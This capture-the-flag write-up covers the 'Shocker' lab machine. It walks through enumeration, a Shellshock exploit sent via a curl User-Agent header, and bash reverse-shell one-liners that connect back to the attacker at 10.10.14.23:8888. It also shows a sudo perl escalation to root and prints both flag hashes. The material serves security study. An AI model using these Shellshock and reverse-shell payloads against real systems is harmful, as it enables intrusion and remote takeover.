Shocker - 10.10.10.56

Enumeration

Nmap

```
nmap -sC -sV -oA nmap/initial 10.10.10.56
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-25 22:13 EDT
Nmap scan report for 10.10.10.56
Host is up (0.24s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site does not have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.91 seconds
```


The Ubuntu version is most likely **Xenial**, source: https://packages.ubuntu.com/search?keywords=apache2

Gobuster

```
gobuster dir -t 30 -w /usr/share/seclists/Discovery/Web-Content/common.txt -u
↪   http://10.10.10.56 -o log/gobuster.out
```

The directory **/cgi-bin/** is used when apache gives a certain tasks to a scripting language such as Bash, Python.

The status 403 just means that the directory is present but the attacker does not have access to it.


403 Forbidden

10.10.10.56/cgi-bin/

Forbidden

You don't have permission to access /cgi-bin/ on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.10.56 Port 80

This indicates that a shellshock attack can be used, given the name of the machine is also shocker.

```
gobuster dir -t 30 -w /usr/share/seclists/Discovery/Web-Content/common.txt -u
↪  http://10.10.10.56/cgi-bin -x sh,py,txt,pl -o log/gobuster_cgi-bin.out
```

Even if an attacker cannot list the contents of the **/cgi-bin/** directory, the files can still be accessed if the name of the file is known.

Gobuster is being ran with several extensions to find if there are any files present.

The file **user.sh** is found in the **/cgi-bin/** directory. On going to the file, the attacker is prompted to download dialog.

The content of **user.sh** looks to be the output of the bash command **uptime**

Exploitation

Shellshock


Vulnerability Explanation:

Shellshock, also known as Bashdoor, is a family of security bugs in the widely used Unix Bash shell, the first of which was disclosed on 24 September 2014. Many Internet-facing services, such as some web server deployments, use Bash to process certain requests, allowing an attacker to cause vulnerable versions of Bash to execute arbitrary commands. This can allow an attacker to gain unauthorized access to a computer system.

source: https://github.com/opsxcq/exploit-CVE-2014-6271

Upon testing a shellshock exploitation payload, it is concluded the web server is **vulnerable to the shellshock attack**.

```
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'echo I was here'"
↪  "http://10.10.10.56/cgi-bin/user.sh"
```




```
~/htb/shocker  curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'echo I was here'" "http://10.10.10.56/cgi-bin/user.sh"

I was here

~/htb/shocker                                                                    ✔  at 23:21:11
```

Getting a reverse shell


The tools used here to generate quick reverse shell is called rsg or reverse shell generator

```
# generates payload and as well as listens on the specified port
rsg 10.10.14.23 8888 bash
# make the server connect back to the attacker using shellshock payload with bash reverse shell
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.23/8888
↪  0>&1'" "http://10.10.10.56/cgi-bin/user.sh"
```



```
~/htb/shocker  rsg 10.10.14.23 8888 bash                                         255 ✘  at 23:39:30
BASH REVERSE SHELL
bash -i >& /dev/tcp/10.10.14.23/8888 0>&1

BASH REVERSE SHELL
0<&196;exec 196<>/dev/tcp/10.10.14.23/8888; sh <&196 >&196 2>&196

BASH REVERSE SHELL
exec 5<> /dev/tcp/10.10.14.23/8888; cat <&5 | while read line; do $line 2>&5>&5; done

Select your payload, press "l" to listen on port 8888 or enter to exit: l
listening on [10.10.14.23] 8888 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.56] 35802
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$

~/htb/shocker  curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.23/8888 0>&1'" "http://10.10.10.56/cgi-bin/user.sh"

curl: (18) transfer closed with outstanding read data remaining

~/htb/shocker                                                  18 ✘  took 5m 6s  at 00:01:44
```


A reverse shell is obtained as the user **shelly**.



```
~/htb/shocker  curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.23/8888 0>&1'" "http://10.10.10.56/cgi-bin/user.sh"

                                                                                                                    [4/4
~/htb/shocker  bash        bash is ran as to escape zsh shell, it does not run well when stabilising a reverse shell   ✔ ❮ at 00:56:54
┌──(kali kali)-[~/htb/shocker]
└─$
┌──(kali kali)-[~/htb/shocker]
└─$ rsg 10.10.14.23 8888 bash      rsg generates the bash reverse shell
BASH REVERSE SHELL
bash -i >& /dev/tcp/10.10.14.23/8888 0>&1      this shell is being use in the curl command on the pane above

BASH REVERSE SHELL
0<&196;exec 196<>/dev/tcp/10.10.14.23/8888; sh <&196 >&196 2>&196

BASH REVERSE SHELL
exec 5<> /dev/tcp/10.10.14.23/8888; cat <&5 | while read line; do $line 2>&5>&5; done

Select your payload, press "l" to listen on port 8888 or enter to exit: l
listening on [10.10.14.23] 8888 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.56] 35810
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ ^Z   the task is being backgrounded using 'ctrl+z'
[1]+  Stopped                 rsg 10.10.14.23 8888 bash
┌──(kali kali)-[~/htb/shocker]
└─$ stty raw -echo        this command is used to stabilise the reverse shell
┌──(kali kali)-[~/htb/shocker]
rsg 10.10.14.23 8888 bash
                          python is used to spawn a proper tty shell
<-bin$ python3 -c 'import pty;pty.spawn("/bin/bash")'                  y;pty.spawn("/bin/bash")'
                                                    shelly@Shocker:/usr/lib/cgi-bin$ export TERM=xterm    Exporting the TERM variable enable use to clear the screen
shelly@Shocker:/usr/lib/cgi-bin$ stty cols 40 rows 172
shelly@Shocker:/usr/lib/cgi-bin$
```

User.txt

User.txt can be found in the home directory of **shelly**.



```
shelly@Shocker:/home/shelly$ cat user.txt
4ddc9c1abd1d367712b3dd434eaf1a9b
shelly@Shocker:/home/shelly$
```

> user.txt: 4ddc9c1abd1d367712b3dd434eaf1a9b

Privilege Escalation to Root


Root.txt

The user shelly can execute perl as root

```
sudo -l
```

```
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbi
```

```
User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```




```
shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$
```

Vulnerability Explanation:

Going to gtfobins, and searching for **perl**, it can be found that, perl can be used to spawn a shell. Running perl as root, the attacker can break out from the restricted environment.


source: https://gtfobins.github.io/gtfobins/perl/

```
sudo -l
sudo /usr/bin/perl -e 'exec "/bin/bash";'
whoami
```



```
shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$ sudo /usr/bin/perl -e 'exec "/bin/bash";'
root@Shocker:/home/shelly# whoami
root
root@Shocker:/home/shelly#
```

the **root.txt** file is always located in **/root/**



```
root@Shocker:~# cat root.txt
8d54789661e7e922780f49e1e2bfded1
root@Shocker:~#
```

> root.txt: 8d54789661e7e922780f49e1e2bfded1